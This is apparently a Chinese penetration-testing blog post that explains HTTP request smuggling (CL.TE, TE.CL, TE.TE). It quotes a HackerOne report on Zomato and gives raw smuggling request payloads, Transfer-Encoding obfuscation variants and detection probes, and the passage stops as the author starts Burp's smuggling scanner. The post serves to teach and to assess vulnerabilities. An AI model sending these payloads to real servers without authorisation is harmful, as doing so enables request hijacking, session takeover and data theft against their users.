由一次渗透测试引发的HTTP请求走私思考

原创雪狼别动队 酒仙桥六号部队
2020-08-24原文


这是 **酒仙桥六号部队** 的第 **66** 篇文章。

全文共计3381个字，预计阅读时长11分钟。

一、背景：

前几天朋友发了一个朋友圈说他的网站刚建好没有多久就被别人给脱库了，里面有一些客户的资料，有点难受。便向他询问了一些事情，溯源无果后便和他商量了一下帮助他将再次新建的网站进行了一次友情渗透测试。而HTTP请求走私漏洞也是在其中发现的一个可以小事化大，大事化危的一个漏洞。遂将其发现过程记录下来

这是在hackerone上最近一个价值5000刀的洞（如果我也来几个这样的洞相信我也能凭靠SRC买宝马）：



443

#771666 Stealing Zomato X-Access-Token: in Bulk using HTTP Request Smuggling on api.zomato.com

Share:

State: Resolved (Closed)
Disclosed: July 9, 2020 1:56pm +0800
Reported To: Zomato
Asset: *.zomato.com (Domain)
Weakness: HTTP Request Smuggling
Bounty: $5,000

Severity: Critical (9.8)
Participants:
Visibility: Disclosed (Full)

Collapse

SUMMARY BY DEFPARAM

Account takeover vulnerability using HTTP Request Smuggling and Desync attacks, this time through Akamai en route to Zomato. A big thanks to Zomato and Akamai for working with me to fix these issues in a timely manner.

For more information about these types of vulnerabilities check out my talk Practical Attacks using HTTP Request Smuggling

TIMELINE · EXPORT

defparam submitted a report to Zomato. Jan 10th (7 months ago)

Intro

Hi Zomato Security Team!
My name is Evan Custodio and this is my first time evaluating your platform. I specialize in looking for server-side vulnerabilities. Recently I've taken a deep look at HTTP Request Smuggling issues. I have custom tools to evaluate over 150 types of HTTP Smuggling Payloads. When evaluating your platform I've found one asset that falls victim to HTTP Smuggling Attacks that result in: PII/Information Leakage, Session Takeover, Victim Request Hijacking/Forging and Forced Victim Redirection to Attacker Endpoint. this is a serious bug that should be dealt with immediately as any bad Actor could use these issues to stage attacks that could cause severe damage to Zomato and Zomato's Customers.

在这份报告中这个漏洞的危害在于它既可以形成信息泄露又能将受害者的请求进行劫持甚至将受害者重定向到攻击者网站（原来这么厉害。。）

二、起因


接到朋友给的URL后便对其进行了一次常规的渗透测试，所幸有惊无险找到一处高危（SQL注入）和两个中危，但是就在查看返回包的时候发现了ATS。

```
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Wed, 29 Jun 2020 10:50:00 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Connection: keep-alive
Content-Length: 385
```

正如大家所知道的那样一般ATS所做的就是web缓存或者作为反向代理（也可以看请求包Transfer-Encoding和Content-Length是否都存在），既然这样，那么可能不可能这个朋友采用的是前后端服务器分离呐？越想越激动，在实际站点中从未实际测试过HTTP请求走私，是不是在这真的可能存在？


经常抓包的人可能会关注到两个标头：Transfer-Encoding和Content-Length，前一个是指分块的标头而后一个便是长度的标头，在HTTP规范中指出，当同时指定了Transfer-Encoding：chunked和Content-Length标头时，服务器应始终将分块编码的优先级高于Content-Length的大小。但是，如果有多个反向代理同时内联到指定HTTP连接的TE和CL标头，有时前端服务器可能无法识别TE标头并使用CL处理，而后端服务器却可以识别TE标头并优先于CL处理。它被认为是HTTP异步，可能导致请求走私。

在众多博客中最常使用两张图来表示请求走私是怎样形成的：



图片来源：https://portswigger.net/web-security/request-smuggling

这是一个正常的HTTP请求。但是当攻击者在下一个合法用户的请求开始时发送一些模糊的HTTP请求时，由于两者服务器的实现方式不同，可能代理服务器认为这是一个HTTP请求，然后将其转发给了后端的源站服务器，但源站服务器经过解析处理后，只认为其中的一部分为正常请求，剩下的那一部分，就算是走私的请求。被走私的内容将被称为“前缀”，并以橙色突出显示。



图片来源：https://portswigger.net/web-security/request-smuggling

常见的HTTP请求走私攻击分为三种形式：

- CL.TE：前端服务器使用`Content-Length`头，而后端服务器使用`Transfer-Encoding`头。
- TE.CL：前端服务器使用`Transfer-Encoding`头，而后端服务器使用`Content-Length`头。
- TE.TE：前端服务器和后端服务器均支持`Transfer-Encoding`标头，但是可以通过某种方式混淆标头来诱导其中一台服务器不对其进行处理。

说到这不得不说一下Content-Length，它是指实体主体的大小，以字节为单位，发送到接收方，比如：

```
Content-Length: 13

Transfer-Encoding: chunked
```

```
8

SMUGGLED
```

因为在burp中自动分块使其省略\r\n，而\r\n为两个字节，即：

```
\r\n

8\r\n

SMUGGLED\r\n
```

而`Transfer-Encoding`标头指定编码时使用的安全传输的形式有效载荷体给接收方。常见的句法为：

```
Transfer-Encoding: chunked

Transfer-Encoding: compress

Transfer-Encoding: deflate

Transfer-Encoding: gzip

Transfer-Encoding: identity
```

在请求走私中我们常用到的为chunked指令，例如：当服务器处理`Transfer-Encoding`标头，因此将消息正文视为使用分块编码。它处理第一个块，声明为8个字节长，直到下一行的开始`SMUGGLED`。它处理第二个数据块，该数据块的长度为零，因此被视为终止请求。该请求被转发给接收者。

```
Transfer-Encoding: chunked


8

SMUGGLED
```

0

当我们知道了Transfer-Encoding和Content-Length是怎么一回事后，那么我们就很清楚的知道CL.TE和TE.CL是怎么一个工作流程，无非就是前端服务器和后端服务器的先后处理问题，那TE.TE是怎么一回事呐？

TE.TE顾名思义，前端和后端服务器都支持`Transfer-Encoding`标头，但是可以通过某种方式混淆标头来诱导其中一台服务器不对其进行处理。比如：

```
Transfer-Encoding: xchunked
```

```
Transfer-Encoding : chunked
```

```
Transfer-Encoding: chunked
Transfer-Encoding: x
```

```
Transfer-Encoding:[tab]chunked
```

```
[space]Transfer-Encoding: chunked
```

```
X: X[\n]Transfer-Encoding: chunked
```

```
Transfer-Encoding
: chunked
```

当我们知道了HTTP请求走私是怎样形成的，那么它是如何验证的呐？一般而言会有两种方式验证HTTP请求走私，即采用计时技术和差分响应寻找走私漏洞。

1、计时技术：因为前后端采用的标头不同以及前端仅转发请求的一部分，而后端处理数据包的时候在等待其余内容或者块到达的时候会导致明显的时间延迟。

2、差分响应技术：emmmmmm无法直接解释，上别人家的代码吧。

https://portswigger.net/web-security/request-smuggling/finding

我们的正常请求是这样：

```
POST /search HTTP/1.1
Host: xxx.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

该请求通常会收到状态码为200的HTTP响应，其中包含一些搜索结果。

如果要使用差异响应确认CL.TE漏洞，我们需要发送如下的攻击请求：

```
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked
```

```
e

q=smuggling&x=

0


GET /404 HTTP/1.1

Foo: x
```

如果有HTTP请求走私漏洞的话，后端服务器会将此请求的最后两行视为属于接收到的下一个请求，这将导致随后的“正常”请求如下所示：

```
GET /404 HTTP/1.1

Foo: xPOST /search HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 11


q=smuggling
```

此时包含无效的URL，因此服务器会已状态码404进行响应，也可以确认存在走私漏洞。

同理如果要确认TE.CL漏洞的话，我们需要发送：

```
POST /search HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 4
```

```
Transfer-Encoding: chunked

7c
GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 144

x=
0
```

如果确认存在请求走私漏洞，那么下一个用户的请求如下：

```
GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 146

x=
0

POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
```

q=smuggling

最后服务器也会以状态码404响应，也可以确认存在HTTP请求走私的漏洞。

验证HTTP请求走私后，那么他的利用确实是一个大问题，不过

https://portswigger.net/web-security/request-smuggling/exploiting一文中已经对其做了很好的总结，基本所有可能利用的方式均已做了详细的解释，我这边为避免重复仅将其利用做一个总结：

1、绕过前端安全控制

2、显示前端请求重写

3、捕获其他用户的请求

4、利用反射型XSS

5、重定向

6、执行Web缓存中毒

7、执行Web缓存欺骗


8、绕过waf和cdn

在对HTTP请求走私的研究中发现国内论坛和博客均已对其可能利用的方式有过详写，我这边就不一一赘述了（担心过不了审）。


三、经过

经过内心的一阵挣扎，想到了作为一名脚本小子工具怎么可能自己编写呐，便用刚放出不久的Burp请求走私模块尝试对其挖掘。


加载我们的HTTP请求走私模块（burp商店里中可以找到HTTP Request Smuggler模块）。




所有选项默认即可。




可以看到可能存在http请求走私的地方已经标记出来：



